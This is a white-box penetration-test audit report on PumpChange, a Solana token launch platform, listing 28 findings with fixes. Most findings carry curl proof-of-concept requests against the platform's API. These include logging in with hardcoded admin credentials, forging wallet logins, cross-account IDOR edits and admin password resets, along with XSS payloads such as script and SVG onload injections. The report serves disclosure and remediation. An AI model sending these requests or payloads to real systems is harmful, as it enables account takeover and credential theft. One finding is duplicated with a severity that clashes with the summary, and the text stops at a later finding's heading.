QuillAudits

AUDIT REPORT

June 2026

For

Table of Content


Executive Summary

Project Name	PumpChange
Project URL	https://pumpchange.fun
Overview	White-box penetration test of Solana-based token launch platform with full source code access. Includes NestJS backend, Next.js frontend, PostgreSQL database, and Solana blockchain integration.
Source Code link	Frontend (Next.js): https://github.com/Anilkumar18/pumpchangefun-interface Backend (NestJS): https://github.com/Anilkumar18/pumpchangefun-backend
Review 1	April 24th 2026 - May 1st 2026
Updated Code Received	June 18th 2026
Review 2	18th June 2026 - 25th June 2026
Fixed In	Frontend (Next.js): https://github.com/Anilkumar18/pumpchangefun-interface/tree/ stagingBackend (Nest.js): https://github.com/Anilkumar18/pumpchangefun-backend/tree/staging

Verify the Authenticity of Report on QuillAudits Leaderboard:

https://www.quillaudits.com/leaderboard

Number of Issues per Severity



Critical	0 (0%)
High	12 (42.85%)
Medium	11 (39.28%)
Low	5 (17.85%)
Informational	0 (0%)

Severity

Issues

	Critical	High	Medium	Low	Informational
Open	0	0	0	0	0
Acknowledged	0	0	**0**	**0**	**0**
Partially Resolved	0	0	0	0	0
Resolved	0	**12**	**11**	**5**	**0**

Summary of Issues

Issue No.	Issue Title	Severity	Status
1	Hardcoded Admin Credentials , Full Admin Takeover	High	Resolved
2	Wallet Authentication Without Signature Verification	High	Resolved
3	Encrypted Private Keys Exposed in API Responses	High	Resolved
4	Admin Password Reset Without Role Guard	High	Resolved
5	Unauthenticated Admin User Listing	High	Resolved
6	Unauthenticated Application Log Exposure	High	Resolved
7	Unauthenticated Waitlist PII Disclosure	High	Resolved
8	IDOR on User Update Endpoints , Cross-Account Modification	High	Resolved
9	Unauthenticated Site Content Write Access , Stored XSS Vector	High	Resolved
10	XSS Middleware Bypass via htmlPassthroughKeys	High	Resolved

Issue No.	Issue Title	Severity	Status
11	Waitlist Frontend Gate , No Backend Enforcement	High	Resolved
12	WebSocket Chat User ID Spoofing , Impersonation	High	Resolved
13	Graduation Goal User-Configurable Without Validation	Medium	Resolved
14	Plaintext Password Comparison Fallback in Admin Auth	Medium	Resolved
15	Hardcoded 1% Slippage Enables Sandwich Attacks	Medium	Resolved
16	Race Condition: Burn Before Swap (Non-Atomic)	Medium	Resolved
17	Silent Deposit Cap at 100 SOL	Medium	Resolved
18	Swap Output Amount Falls Back to Zero	Medium	Resolved
19	Chat Room IDOR , Join Any Token Room	Medium	Resolved
20	Chainalysis AML Check Bypassable When API Key Empty	Medium	Resolved
21	SVG Badge Upload , Stored XSS Risk	Medium	Resolved

Issue No.	Issue Title	Severity	Status
22	JWT and User Data Stored in localStorage	Medium	Resolved
23	Private Keys Processed in Frontend Browser Code	Medium	Resolved
24	Insecure Content Security Policy	Medium	Resolved
25	Fee Configuration Exposed Without Authentication	Medium	Resolved
26	Server Version Disclosure	Medium	Resolved
27	Rate Limit Header Information Disclosure	Medium	Resolved
28	CSRF Token Freely Obtainable	Medium	Resolved

Checked Vulnerabilities

- Improper Authentication (Wallet Signature Bypass)
- Improper Authorization (IDOR, Missing Role Guards)
- Insecure Direct Object References
- Cross-Site Scripting (XSS), Stored, Reflected, DOM
- Cross-Site Request Forgery (CSRF)
- SQL Injection
- Broken Access Controls
- Security Misconfiguration (CSP, CORS, Headers)
- Insecure Cryptographic Storage (Private Keys in DB)
- Sensitive Data Exposure (PII, Logs, Keys)
- Insufficient Session Management
- Client-Side Enforcement of Server-Side Security
- Rate Limiting
- Input Validation
- WebSocket Security (CSWSH, Message Injection)
- Blockchain/DeFi-Specific (Slippage, MEV, Graduation)
- File Upload Vulnerabilities (SVG XSS)
- Information Leakage (Server Version, Admin Enumeration)
- Supply Chain Risks (CDN without SRI)
- Denial of Service (DoS) Attacks
- Privilege Escalation

Techniques and Methods

Throughout the audit of smart contracts, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture, information leakage, web service integration, and gathering other associated information related to web server & web services.
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest

- Burp Suite
- DNSenum
- Dirbuster
- SQLMap
- Acunetix
- Neucli
- Nabbu
- Turbo Intruder
- Nmap
- Metasploit
- Horusec
- Postman
- Netcat
- Nessus and many more.

Types of Severity

Every issue in this report has been assigned to a severity level. There are five levels of severity, and each of them has been explained below.

Critical: Immediate and Catastrophic Impact

Critical issues are the ones that an attacker could exploit with relative ease, potentially leading to an immediate and complete loss of user funds, a total takeover of the protocol's functionality, or other catastrophic failures. Critical vulnerabilities are non-negotiable; they absolutely must be fixed.

High (H): Significant Risk of Major Loss or Compromise

High-severity issues represent serious weaknesses that could result in significant financial losses for users, major malfunctions within the protocol, or substantial compromise of its intended operations. While exploiting these vulnerabilities might require specific conditions to be met or a moderate level of technical skill, the potential damage is considerable. These findings are critical and should be addressed and resolved thoroughly before the contract is put into the Mainnet.

Medium (M): Potential for Moderate Harm Under Specific Circumstances

Medium-severity bugs are loopholes in the protocol that could lead to moderate financial losses or partial disruptions of the protocol's intended behavior. However, exploiting these vulnerabilities typically requires more specific and less common conditions to occur, and the overall impact is generally lower compared to high or critical issues. While not as immediately threatening, it's still highly recommended to address these findings to enhance the contract's robustness and prevent potential problems down the line.

Low (L): Minor Imperfections with Limited Repercussions

Low-severity issues are essentially minor imperfections in the smart contract that have a limited impact on user funds or the core functionality of the protocol. Exploiting these would usually require very specific and unlikely scenarios and would yield minimal gain for an attacker. While these findings don't pose an immediate threat, addressing them when feasible can contribute to a more polished and well-maintained codebase.

Informational (I): Opportunities for Improvement, Not Immediate Risks

Informational findings aren't security vulnerabilities in the traditional sense. Instead, they highlight areas related to the clarity and efficiency of the code, gas optimization, the quality of documentation, or adherence to best development practices. These findings don't represent any immediate risk to the security or functionality of the contract but offer valuable insights for improving its overall quality and maintainability. Addressing these is optional but often beneficial for long-term health and clarity.

Types of Issues

Open

Security vulnerabilities identified that must be resolved and are currently unresolved.

Resolved

These are the issues identified in the initial audit and have been successfully fixed.

Acknowledged

Vulnerabilities which have been acknowledged but are yet to be resolved.

Partially Resolved

Considerable efforts have been invested to reduce the risk/impact of the security issue, but are not completely resolved.

Severity Matrix

Impact

Likelihood	High	Medium	Low
High	Critical	High	Medium
Medium	High	Medium	Low
Low	Medium	Low	Low

Impact

- **High** - leads to a significant material loss of assets in the protocol or significantly harms a group of users.
- **Medium** - only a small amount of funds can be lost (such as leakage of value) or a core functionality of the protocol is affected.
- **Low** - can lead to any kind of unexpected behavior with some of the protocol's functionalities that's not so critical.

Likelihood

- High - attack path is possible with reasonable assumptions that mimic on-chain conditions, and the cost of the attack is relatively low compared to the amount of funds that can be stolen or lost.
- Medium - only a conditionally incentivized attack vector, but still relatively likely.
- Low - has too many or too unlikely assumptions or requires a significant stake by the attacker with little or no incentive.

High Severity Issues

Hardcoded Admin Credentials , Full Admin Takeover

Resolved

Description

The backend source code contains hardcoded administrator credentials: username 'Shareef', password 'admin123'. These are stored in plaintext in the NestJS source and documented in the frontend admin panel. The admin JWT secret falls back to 'defaultSecret' when JWT_SECRET is unset. Successful login returns a signed JWT with role: admin, granting access to all administrative API endpoints.

Vulnerable Domain:

https://api.pumpchange.fun/admin/login

Steps to Reproduce

```
# Step 1: Get CSRF token and store cookies
curl -sv -c /tmp/cookies.txt https://api.pumpchange.fun/csrf-token
# Step 2: Login with hardcoded credentials
curl -s -X POST https://api.pumpchange.fun/admin/login \
  -b /tmp/cookies.txt -H 'x-csrf-token: <token>' \
  -H 'Content-Type: application/json' \
  -d
'{"username":"Shareef","password":"admin123","role":"admin","name":"Shareef"}'
# Response: {"success":true,"access_token":"eyJhbGciOiJIUzI1NiIs..."}
# JWT decoded: {"sub":1,"username":"Shareef","role":"admin"}
```

Impact

- Full administrative control over the platform
- User management, fee configuration, payout manipulation
- Content modification and stored XSS injection
- Access to encrypted private keys via admin endpoints

Recommendation

Remove all hardcoded credentials immediately. Enforce strong, randomly generated admin passwords stored as bcrypt hashes. Ensure JWT_SECRET and CSRF_SECRET are set to cryptographically random values in production. Rotate existing admin credentials immediately.

High Severity Issues

Wallet Authentication Without Signature Verification

Resolved

Description

The wallet login endpoint accepts a Solana wallet address as a string and immediately creates or authenticates a user without verifying cryptographic ownership (no challenge-response signature verification). Any attacker who knows a target user's public wallet address (which are public by design on Solana) can authenticate as that user and receive a valid 24-hour JWT.

Vulnerable Domain:

https://api.pumpchange.fun/users/login

Steps to Reproduce

```
# Use any wallet address (public on blockchain)
curl -s -X POST https://api.pumpchange.fun/users/login \
  -H 'Content-Type: application/json' \
  -d '{"wallet_address":"GQfQYJxF1YnPcLVF99ipRUB1ezN4BF3Z6Xh9qKpUkt2q"}'

# Response:
{"success":true,"message":"User created successfully",
 "data":{"user":{"id":36,...},"token":"eyJhbG...","expiresAt":"..."}}
```

Impact

Complete account takeover for any user. Since Solana wallet addresses are public, an attacker can impersonate any user on the platform: place swaps in their name, modify their profile data, access their transaction history, and steal their funds. Combined with IDOR vulnerabilities, this enables cross-account data exfiltration at scale.

Recommendation

Implement Solana wallet signature verification: (1) server issues a nonce/challenge, (2) client signs with wallet private key, (3) server verifies signature via nacl.sign.detached.verify. Use @solana/wallet-adapter for standard implementation.

High Severity Issues

Encrypted Private Keys Exposed in API Responses

Resolved

Description

The /transactions and /payouts API responses include the full mpcvault_privkey field from the token's associated MPC vault record. This field contains the XSalsa20-Poly1305 encrypted private key for the Solana wallet that controls token minting, swapping, burning, and liquidity operations. While encrypted, exposing ciphertext externally enables offline brute-force attacks.

Vulnerable Domain:

https://api.pumpchange.fun/transactions

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/transactions?page=1&limit=2 \
  -H 'Authorization: Bearer <any-user-jwt>'

# Response includes:
"token.mpcvault_privkey": {"version":1,"nonce":"VmOy/UKJ...",
   "ciphertext":"jCU79nnXvYWKsIjHoi0OPJO6dM4H3h..."}
```

Impact

Combined with unauthenticated wallet login, any internet user can obtain encrypted private keys for all token vaults. If the ENCRYPTION_SECRET_KEY is compromised (plausible given the pattern of hardcoded secrets), all platform funds can be drained immediately and irreversibly.

Recommendation

Remove mpcvault_privkey from all API response serializers. Apply @Exclude() decorators or DTO projection. Store encryption keys in HSM or secrets manager (AWS Secrets Manager, HashiCorp Vault), never in source code.

High Severity Issues

Admin Password Reset Without Role Guard

Resolved

Description

The POST /admin/reset-password endpoint requires JWT authentication but has no role guard (no @Roles('admin') decorator). Any user with a valid JWT , including regular user accounts obtained via wallet login without signature , can reset the admin password and take full platform control.

Vulnerable Domain:

https://api.pumpchange.fun/admin/reset-password

Steps to Reproduce

```
# Step 1: Authenticate as any user (no signature required)
# Step 2: Reset admin password with regular user JWT:
curl -s -X POST https://api.pumpchange.fun/admin/reset-password \
  -H 'Authorization: Bearer <regular-user-jwt>' \
  -H 'Content-Type: application/json' \
  -d '{"username":"Shareef","newPassword":"hacked","oldPassword":"admin123"}'

# Response: {"success":true,"message":"Password reset successfully"}
```

Impact

Any authenticated user (obtainable without a real wallet) can reset the admin password, locking out the legitimate administrator. Direct privilege escalation chain: unauthenticated → user JWT → admin account takeover in 3 HTTP requests.

Recommendation

Apply @UseGuards(JwtAuthGuard, RolesGuard) @Roles('admin') to /admin/reset-password. Audit ALL /admin/* routes for missing role guards. Implement global guard enforcing admin role on /admin prefix.

High Severity Issues

Unauthenticated Admin User Listing

Resolved

Description

The GET /admin/users endpoint returns a full listing of all admin/user accounts including their IDs, names, roles, and usernames without requiring any authentication or authorization.

Vulnerable Domain:

https://api.pumpchange.fun/admin/users

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/admin/users

# Response:
[{"id":1,"name":"Shareef","role":"admin","username":"Shareef"},
 {"id":2,"name":"shareef","role":"user","username":"shareef"},
 {"id":3,"name":"Manager","role":"user","username":"Manager"}]
```

Impact

Exposes all admin and user account names and roles to any unauthenticated party. Confirms the admin username (required for admin login), directly enabling credential stuffing and targeted login attacks.

Recommendation

Require admin-level JWT authentication. This endpoint should not exist as a public endpoint at all.

High Severity Issues

Unauthenticated Application Log Exposure

Resolved

Description

GET /logs returns the full application log stream (126KB+) without authentication. Contains Solana pool IDs, token mint addresses, fee rates, vault addresses, RPC call results, graduation check outcomes, and internal business logic execution traces.

Vulnerable Domain:

https://api.pumpchange.fun/logs

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/logs
# Response (excerpt):
[2026-04-30T00:00:00.032Z] INFO: Refreshing Featured Tokens...
[2026-04-30T00:00:00.902Z] INFO: Checking graduation for token...
  poolId: 49CRChSHDSq6d27q5aSgjXrm1ivFvniJ7vS6mVt6Z8ZM
  [Decoded pool info including fee rates, vault addresses...]
```

Impact

Exposes internal system architecture, Solana program IDs, pool addresses, vault addresses, fee configuration, and service behavior patterns. Attackers can map internal financial flows and identify targets for further exploitation.

Recommendation

Require admin-level authentication. Consider removing public log access entirely, use dedicated log management (Datadog, CloudWatch, Loki).

High Severity Issues

Unauthenticated Waitlist PII Disclosure

Resolved

Description

GET /whitelist returns all waitlist registrations including email addresses, Solana wallet addresses, and Telegram usernames without authentication. This constitutes a data breach violating GDPR/privacy regulations.

Vulnerable Domain:

https://api.pumpchange.fun/whitelist

Steps to Reproduce

```
curl -s https://api.pumpchange.fun/whitelist
# Response:
{"data":[
  {"id":33,"email":"user@gmail.com",
   "wallet_address":"GQfQYJxF1Yn...","telegram":"@user"}
],"pagination":{"totalItems":4}}
```

Impact

Full PII disclosure for all waitlist registrants. Violates GDPR/privacy regulations. Enables targeted phishing attacks and provides wallet addresses needed to exploit wallet auth bypass.

Recommendation

Remove GET /whitelist from public routes entirely, or require admin-level authentication.

High Severity Issues

IDOR on User Update Endpoints , Cross-Account Modification

Resolved

Description

Both /users/updateEmail and /users/updateUsername accept a user 'id' in the request body and update that user's profile without verifying the ID matches the authenticated user's JWT sub claim. Dynamically confirmed: user 37 successfully modified user 32's email and username.

Vulnerable Domain:

https://api.pumpchange.fun/users/updateEmail
https://api.pumpchange.fun/users/updateUsername

Steps to Reproduce

```
# User 37 modifying User 32's profile:
curl -s -X POST https://api.pumpchange.fun/users/updateEmail \
  -H 'Authorization: Bearer <user37-jwt>' \
  -H 'Content-Type: application/json' \
  -d '{"id":32,"email":"attacker@evil.com"}'
# Response: {"success":true,"data":{"id":32,"email":"attacker@evil.com"}}
curl -s -X POST https://api.pumpchange.fun/users/updateUsername \
  -H 'Authorization: Bearer <user37-jwt>' \
  -d '{"id":32,"user_name":"idor_confirmed"}'
# Response: {"success":true,"data":{"id":32,"user_name":"idor_confirmed"}}
```

Impact

Any authenticated user can hijack any other user's profile. Combined with wallet auth bypass, an unauthenticated attacker can take over any user's contact details for account hijacking and notification interception.

Recommendation

Extract user ID exclusively from JWT 'sub' claim. Never trust user ID from request body. Implement: if (requestBody.id !== jwtPayload.sub) throw ForbiddenException.

High Severity Issues

Unauthenticated Site Content Write Access, Stored XSS Vector

Resolved

Description

POST/PUT/DELETE /site-text and PATCH /content-management accept writes without authentication. Only a CSRF token (freely available from GET /csrf-token) is required. The frontend renders this content via React's dangerouslySetInnerHTML, creating a stored XSS vector affecting all platform users.

Vulnerable Domain:

https://api.pumpchange.fun/site-text
https://api.pumpchange.fun/content-management

Steps to Reproduce

```
# Step 1: Get CSRF token
curl -s -c /tmp/cookies.txt https://api.pumpchange.fun/csrf-token

# Step 2: Create site-text entry with no JWT
curl -s -X POST https://api.pumpchange.fun/site-text \
  -b /tmp/cookies.txt \
  -H 'Content-Type: application/json' \
  -H 'x-csrf-token: <token>' \
  -d '{"key":"pentest","value":"no_auth_required"}'
# Response: {"success":true,"data":{"id":32983,...}}
```

Impact

Platform-wide content defacement, stored XSS injection affecting all users, credential-harvesting overlays injected into the application UI.

Recommendation

Require @UseGuards(JwtAuthGuard, RolesGuard) @Roles('admin') on all write operations. Sanitize all HTML content server-side using DOMPurify. Avoid dangerouslySetInnerHTML.

High Severity Issues

XSS Middleware Bypass via htmlPassthroughKeys

Resolved

Description

The XSS middleware maintains a Set called htmlPassthroughKeys containing: 'certificate', 'content', 'translations', 'language'. Any request body field with one of these key names completely bypasses XSS sanitization. Combined with unauthenticated /content-management write access and CSP allowing unsafe-inline, this enables stored XSS.

Vulnerable File:

src/middleware/Xss.middleware.ts (line 32)
const htmlPassthroughKeys = new Set(['certificate', 'content', 'translations', 'language']);

Steps to Reproduce

```
# XSS payload via translations field (bypasses XSS filter):
curl -s -X PATCH https://api.pumpchange.fun/content-management/terms \
  -H 'Content-Type: application/json' \
  -H 'x-csrf-token: <token>' \
  -d '{"translations":{"en":"<script>alert(document.cookie)</script>"}}'
```

Impact

Arbitrary JavaScript injection through passthrough fields. Since endpoints require no authentication and CSP allows unsafe-inline, injected scripts execute in every user's browser, enabling session hijacking and credential theft at scale.

Recommendation

Remove the htmlPassthroughKeys bypass entirely. Sanitize ALL fields using DOMPurify with strict allowlist. If rich HTML is required, use a whitelist of safe tags and attributes only.

High Severity Issues

Waitlist Frontend Gate, No Backend Enforcement

Resolved

Description

The 'Coming Soon' waitlist page is a pure frontend gate , a static HTML file. The NestJS backend at api.pumpchange.fun is fully accessible directly, completely bypassing the waitlist. All API endpoints function without any waitlist registration prerequisite.

Vulnerable File:

https://pumpchange.fun (frontend gate)
https://api.pumpchange.fun (unprotected backend)

Steps to Reproduce

```
# All API endpoints work without waitlist:
curl -s https://api.pumpchange.fun/admin/users      # Admin list
curl -s https://api.pumpchange.fun/logs              # App logs
curl -s https://api.pumpchange.fun/fee-configuration # Fees
curl -s https://api.pumpchange.fun/whitelist         # PII
```

Impact

The waitlist provides zero security. All findings in this report were exploited without interacting with the waitlist. An attacker can access every API endpoint, create accounts, escalate to admin, and extract encrypted private keys , all while the frontend displays "Coming Soon."

Recommendation

If the application is not ready for public use, disable or restrict the backend API entirely. Implement server-side access controls that verify beta access status before allowing API calls.

High Severity Issues

WebSocket Chat User ID Spoofing, Impersonation

Resolved

Description

The WebSocket 'message' event handler accepts data.user (username) and data.user_id from the client, not from the JWT token. An attacker can send messages appearing as any other user. No sanitization on message content enables stored XSS via chat.

Vulnerable File:

src/modules/chat/chat.gateway.ts (lines 94-130)

Steps to Reproduce

```
# Connect to WebSocket with valid JWT
# Send message with spoofed user_id:
{"room":"1","user":"Admin","user_id":1,
 "message":"<script>alert(1)</script>"}

# Message stored with attacker-chosen username and user_id
# Rendered to all room participants without sanitization
```

Impact

User impersonation in all chat rooms. Combined with stored XSS potential (no message sanitization), enables social engineering attacks and credential theft via injected scripts in chat messages.

Recommendation

Derive user_id and username exclusively from the JWT token in the WebSocket handshake. Sanitize all message content server-side before storage. Implement WebSocket rate limiting.

Medium Severity Issues

Graduation Goal User-Configurable Without Validation

Resolved

Description

The graduation_goal parameter defaults to 85 (85% bonding curve fill) but is user-controllable during token creation with no min/max validation. Setting graduation_goal=0 triggers immediate graduation to Raydium, enabling front-running arbitrage. Setting it to 999999 prevents graduation entirely.

Vulnerable File:

src/modules/graduation/graduation.service.ts (lines 146-227)
src/modules/tokens/tokens.controller.ts

Steps to Reproduce

```
# Create token with immediate graduation:
curl -s -X POST https://api.pumpchange.fun/tokens/createMpcVault \
  -H 'Authorization: Bearer <jwt>' \
  -d '{"name":"test","symbol":"TST","graduation_goal":0,...}'
```

Impact

Attackers can manipulate token graduation timing for arbitrage profits. Immediate graduation (goal=0) enables front-running, while impossible graduation (goal=999999) traps user funds.

Recommendation

Validate graduation_goal with strict min/max bounds (e.g., 50-100). Remove user control over this parameter or limit it to predefined tiers.

Medium Severity Issues

Plaintext Password Comparison Fallback in Admin Auth

Resolved

Description

The verifyPassword() function falls back to plaintext string comparison (plain === stored) if the stored password doesn't start with bcrypt hash prefix ($2b$ or $2a$). Legacy or initial admin passwords are compared without bcrypt protection.

Vulnerable File:

src/modules/admin/admin.service.ts (lines 14-17)

```
if (stored.startsWith('$2b$') || stored.startsWith('$2a$')) {
  return bcrypt.compare(plain, stored);
}
return plain === stored;  // Plaintext fallback!
```

Steps to Reproduce

```
# If admin password stored without bcrypt (e.g., during initial setup):
# Password comparison happens as simple string match
# Vulnerable to timing attacks and eliminates bcrypt protection
```

Impact

Timing attacks possible on plaintext comparison. Eliminates the protection bcrypt provides against credential theft.

Recommendation

Remove plaintext fallback entirely. Always hash passwords with bcrypt before storage. Migrate any existing plaintext passwords to bcrypt hashes.

Medium Severity Issues

Hardcoded 1% Slippage Enables Sandwich Attacks

Resolved

Description

All CPMM swaps on Raydium use a hardcoded 1% slippage tolerance (slippageBps: 100). Users cannot set their own slippage. MEV bots on Solana can front-run and back-run every swap for guaranteed ~1% profit. No MEV protection (Jito bundles, private transactions) is implemented.

Vulnerable File:

src/modules/deposit/cpmmTokenSwap.ts (line 153)
src/scheduler/deposit/deposit.ts (line 113)
slippageBps: 100 // Hardcoded 1% slippage

Steps to Reproduce

```
# Every swap executed by the platform uses fixed 1% slippage
# MEV bots monitor the Solana mempool for pending swaps
# Bot front-runs: buys token before user swap (price goes up)
# User swap executes at worse price (within 1% slippage)
# Bot back-runs: sells token after user swap (pockets difference)
```

Impact

Every platform swap is vulnerable to sandwich attacks. Users lose up to 1% per trade to MEV bots. At scale, this represents significant fund loss for all platform users.

Recommendation

Allow users to set their own slippage tolerance. Implement MEV protection via Jito bundles or private transaction submission. Consider using a lower default slippage.

Medium Severity Issues

Race Condition: Burn Before Swap (Non-Atomic)

Resolved

Description

The deposit flow: (1) burns 50% of tokens, then (2) swaps remaining 50% to SOL. If the swap fails after the burn succeeds, 50% of tokens are permanently lost with no compensation mechanism. These are separate Solana transactions, not atomic.

Vulnerable File:

src/modules/deposit/deposit.service.ts (lines 134-186)

Steps to Reproduce

```
# Deposit flow:
# Step 1: Burn 50% of tokens (line 134-142) ,  IRREVERSIBLE
# Step 2: Swap remaining 50% to SOL (line 147-156)
# If Step 2 fails → 50% of tokens permanently lost
# No rollback, no compensation, no atomic transaction
```

Impact

50% of tokens can be permanently lost if swap fails after burn. No user notification or compensation mechanism exists.

Recommendation

Implement atomic transactions or reverse the order (swap first, then burn). Add error handling that compensates users if the swap fails. Consider using Solana transaction batching.

Medium Severity Issues

Silent Deposit Cap at 100 SOL

Resolved

Description

Deposits exceeding 100 SOL are silently capped without user notification. The excess SOL may be lost or misallocated without the user's knowledge.

Vulnerable File:

src/modules/deposit/deposit.service.ts (lines 166-175)

```
const maxDepositSOL = 100;
if (convertedAmount > maxDepositSOL) {
  convertedAmount = maxDepositSOL;  // Silent cap
}
```

Steps to Reproduce

```
# User attempts to deposit 200 SOL
# Backend silently caps to 100 SOL
# No error message or notification returned
# User believes 200 SOL was deposited
```

Impact

Users can lose funds if they deposit > 100 SOL. Silent capping without notification is a deceptive practice that may have legal implications.

Recommendation

Return an error if deposit exceeds maximum. Never silently modify user-submitted amounts. Display the maximum deposit limit in the UI.

Medium Severity Issues

Swap Output Amount Falls Back to Zero

Resolved

Description

The CPMM swap result parsing tries 6 different field names for the output amount, then falls back to BN(0). If the Raydium SDK changes its response format, all swaps silently report zero output.

Vulnerable File:

src/modules/deposit/cpmmTokenSwap.ts (lines 145-150)

```
const outputAmount = swapResultAny.destinationAmountSwapped ||
  swapResultAny.amountB || swapResultAny.amountOut ||
  swapResultAny.outputAmount || swapResultAny.amountReceived ||
  new BN(0);  // Falls back to zero!
```

Steps to Reproduce

```
# If Raydium SDK updates response format:
# All 6 field name attempts fail
# outputAmount = BN(0)
# Swap reported as zero SOL received
# No error thrown, processing continues
```

Impact

Silent zero-amount swap reporting. Users may see incorrect balances. Downstream fee calculations based on zero amount would fail.

Recommendation

Throw an error if no valid output amount is found instead of falling back to zero. Pin the Raydium SDK version and validate response format.

Medium Severity Issues

Chat Room IDOR, Join Any Token Room

Resolved

Description

WebSocket chat allows joining any token's chat room by providing any integer room ID. No verification that the user has any relationship to the token. Enables eavesdropping on all token communities

Vulnerable File:

src/modules/chat/chat.gateway.ts (lines 71-76)

Steps to Reproduce

```
# Connect to WebSocket with valid JWT
# Join any room by providing arbitrary token ID:
socket.emit("joinRoom", { room: "1" });   // Token 1
socket.emit("joinRoom", { room: "999" }); // Token 999
# No authorization check ,  all rooms accessible
```

Impact

Any authenticated user can eavesdrop on all token chat rooms. Combined with user ID spoofing, attackers can monitor and manipulate conversations in any token community.

Recommendation

Verify that the user has a legitimate relationship with the token before allowing room access. Implement room-level authorization checks.

Medium Severity Issues

Chainalysis AML Check Bypassable When API Key Empty

Resolved

Description

The wallet AML/sanctions screening service initializes with an empty API key fallback (process.env.CHAINALYSIS_API_KEY || ''). If the environment variable is unset, sanctioned wallet addresses may pass screening.

Vulnerable File:

src/utils/wallet-verification.service.ts (line 10)
process.env.CHAINALYSIS_API_KEY || "" // Empty string fallback

Steps to Reproduce

```
# If CHAINALYSIS_API_KEY env var is not set:
# API key defaults to empty string
# Sanctions screening may silently pass all wallets
# OFAC-sanctioned addresses could use the platform
```

Impact

Sanctioned wallet addresses may bypass AML screening. Regulatory compliance failure with potential legal consequences.

Recommendation

Fail hard if CHAINALYSIS_API_KEY is not set , do not start the application. Implement health checks for AML service availability.

Medium Severity Issues

SVG Badge Upload, Stored XSS Risk

Resolved

Description

The /badges endpoint accepts SVG file uploads with MIME-type-only validation (client-bypassable). SVG files can contain embedded JavaScript. Badge images are served as base64 data URIs and also accessible directly at /image/badge-*.svg.

Vulnerable File:

https://api.pumpchange.fun/badges
File: src/modules/badges/badges.controller.ts (lines 50-55)

Steps to Reproduce

```
# Upload malicious SVG as badge:
# SVG content: <svg onload="alert(document.cookie)" ...>
# MIME type validation only ,  no content inspection
# Badge served at: /image/badge-{timestamp}.svg
# Browser executes embedded JavaScript when viewing badge
```

Impact

Stored XSS via malicious SVG badge files. Any user viewing badges could have scripts executed in their browser context.

Recommendation

Validate SVG contents server-side , strip <script>, event handlers, <foreignObject>. Convert SVGs to PNG on upload, or serve with Content-Disposition: attachment. Set X-Content-Type-Options: nosniff.

Medium Severity Issues

JWT and User Data Stored in localStorage

Resolved

Description

Multiple sensitive items stored in localStorage: JWT tokens (authToken, userloginToken), full user objects (userData with id, wallet, email), and admin credentials (token, admin user JSON). Any XSS vulnerability enables immediate extraction of all stored credentials.

Vulnerable File:

src/Provider/WalletProvider.tsx (lines 44-60)
src/app/components/Login.tsx (line 31)
src/lib/adminServer.ts (line 467)

Steps to Reproduce

```
# localStorage contents accessible via any XSS:
localStorage.getItem("authToken")      // JWT token
localStorage.getItem("userData")        // Full user object
localStorage.getItem("userloginToken") // Duplicate JWT
localStorage.getItem("token")           // Admin JWT
```

Impact

Any XSS vulnerability (Findings 9, 10, 12, 21) enables immediate extraction of all stored credentials, leading to session hijacking and admin account takeover.

Recommendation

Store JWTs in httpOnly cookies only. Never store sensitive data in localStorage. Remove all localStorage usage for authentication tokens.

Medium Severity Issues

Private Keys Processed in Frontend Browser Code

Resolved

Description

The frontend contains createWalletFromPrivateKey() function that decodes and processes Solana private keys in browser memory. Private key material should never be handled in frontend code.

Vulnerable File:

src/utils/realTokenSwap.ts (lines 557-572, frontend)
function createWalletFromPrivateKey(privateKey: string) { ... }

Steps to Reproduce

```
# Frontend JavaScript contains:
# - Private key decoding (base58 → Uint8Array)
# - Keypair creation from secret key
# - Private keys passed as function parameters
# All accessible via browser DevTools, extensions, or XSS
```

Impact

Private key material in browser memory is accessible via DevTools, browser extensions, memory dumps, and XSS attacks. Complete loss of funds for affected wallets.

Recommendation

Never process private keys in frontend code. Use wallet adapters (Phantom, Solflare) that handle signing in their own secure context. Only pass public keys to the frontend.

Low Severity Issues

Insecure Content Security Policy

Resolved

Description

CSP headers on both frontend and backend contain 'unsafe-inline' and 'unsafe-eval' directives. The frontend CSP is: default-src 'self' http: https: data: blob: 'unsafe-inline' 'unsafe-eval' , effectively allowing scripts from any HTTPS source.

Vulnerable URL:

https://api.pumpchange.fun (CSP header)
https://pumpchange.fun (CSP header)

Steps to Reproduce

```
curl -sI https://api.pumpchange.fun | grep content-security-policy
# script-src 'self' 'unsafe-inline' 'unsafe-eval'
curl -sI https://pumpchange.fun | grep content-security-policy
# default-src 'self' http: https: data: blob: 'unsafe-inline' 'unsafe-eval'
```

Impact

CSP provides no meaningful XSS defense. Combined with stored XSS vectors (Findings 9, 10), any injected JavaScript executes without restriction.

Recommendation

Remove 'unsafe-inline' and 'unsafe-eval'. Use nonces or hashes for inline scripts. Implement strict allowlist for script-src and connect-src.

Low Severity Issues

Insecure Content Security Policy

Resolved

Description

CSP headers on both frontend and backend contain 'unsafe-inline' and 'unsafe-eval' directives. The frontend CSP is: default-src 'self' http: https: data: blob: 'unsafe-inline' 'unsafe-eval' , effectively allowing scripts from any HTTPS source.

Vulnerable URL:

https://api.pumpchange.fun (CSP header)
https://pumpchange.fun (CSP header)

Steps to Reproduce

```
curl -sI https://api.pumpchange.fun | grep content-security-policy
# script-src 'self' 'unsafe-inline' 'unsafe-eval'
curl -sI https://pumpchange.fun | grep content-security-policy
# default-src 'self' http: https: data: blob: 'unsafe-inline' 'unsafe-eval'
```

Impact

CSP provides no meaningful XSS defense. Combined with stored XSS vectors (Findings 9, 10), any injected JavaScript executes without restriction.

Recommendation

Remove 'unsafe-inline' and 'unsafe-eval'. Use nonces or hashes for inline scripts. Implement strict allowlist for script-src and connect-src.

Low Severity Issues

Fee Configuration Exposed Without Authentication

Resolved

